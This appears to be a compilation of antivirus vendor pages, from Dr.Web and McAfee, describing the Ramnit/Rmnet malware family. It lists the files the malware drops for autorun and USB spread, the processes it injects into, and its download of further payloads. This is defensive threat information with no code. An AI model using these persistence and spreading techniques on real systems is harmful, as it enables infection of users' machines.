This classification also covers "multipurpose" Trojan programs, i.e. those that are capable of conducting several actions at once and which demonstrate several Trojan behaviours in a single program. This means they cannot be indisputably classified as having any single behaviour.

Dr.WEB Virus Library

Dr.WEB® Anti-virus

Home Business Download eStore Support Training Partners

Laboratory-live
Send suspicious file
Online scanner
Cure for free
Dr.Web virus database
Extended database

Virus library
Virus library
Virus reviews
Virus alerts

Knowledge database
Myths about Dr.Web
Myths about anti-viruses
Dr.Web classification of viruses
Types of viruses
Malicious programs
Unwanted programs
Glossary

Last updated: 2016-05-24 08:41:26 MSK

Top virus chart

SCRIPT.Virus	2.64%

Win32.Rmnet.12

Added to Dr.Web virus database: 2011-09-19
Virus description was added: 2011-09-30

Technical Information

To ensure autorun and distribution:

Creates or modifies the following files:

- %HOMEPATH%\Start Menu\Programs\Startup\ialxblbg.exe

Creates the following files on removable media:

- <Drive name for removable media>:\RECYCLER \S-4-5-31-0730777114-3188334412-751214860-7507\AGroPrqB.cpl
- <Drive name for removable media>:\autorun.inf
- <Drive name for removable media>:\RECYCLER \S-4-5-31-0730777114-3188334412-751214860-7507\cegkOjRY.exe

Malicious functions:

Injects code into

the following system processes:

- <SYSTEM32>\cscript.exe

a large number of user processes.

Intel Security/McAfee Virus Information

United States | About McAfee | Contact Us | Search

McAfee® for Consumer

intel Security

Products | Virus Information | Security Advice | Support | Free Trials | Common FAQs | My Account | Log In

Virus Profile: W32/Ramnit

Print Share

Threat Search

Risk Assessment:	Home Low | Corporate Low
Date Discovered:	6/1/2010
Date Added:	6/1/2010
Origin:	N/A
Length:	varies
Type:	Virus
Subtype:	Win32
DAT Required:	6000

Removal Instructions ►

Overview | Virus Characteristics | Removal Instructions

Virus Characteristics

Upon Execution **"W32/Ramnit"** injects itself with iexplorer.exe and connects to the following site fa[removed]opa.com through port 443 to download other malicious files.

Virus Information

- Virus Removal Tools
- Threat Activity
- Top Tracked Viruses
- Virus Hoaxes
- Regional Virus Information
- Global Virus Map
- Virus Calendar
- Glossary
- Anti-Virus Tips

► Display Threat Alerts on Your Site

PC Infected? Get Expert Help

McAfee Virus Removal Service

THANK YOU FOR YOUR ATTENTION!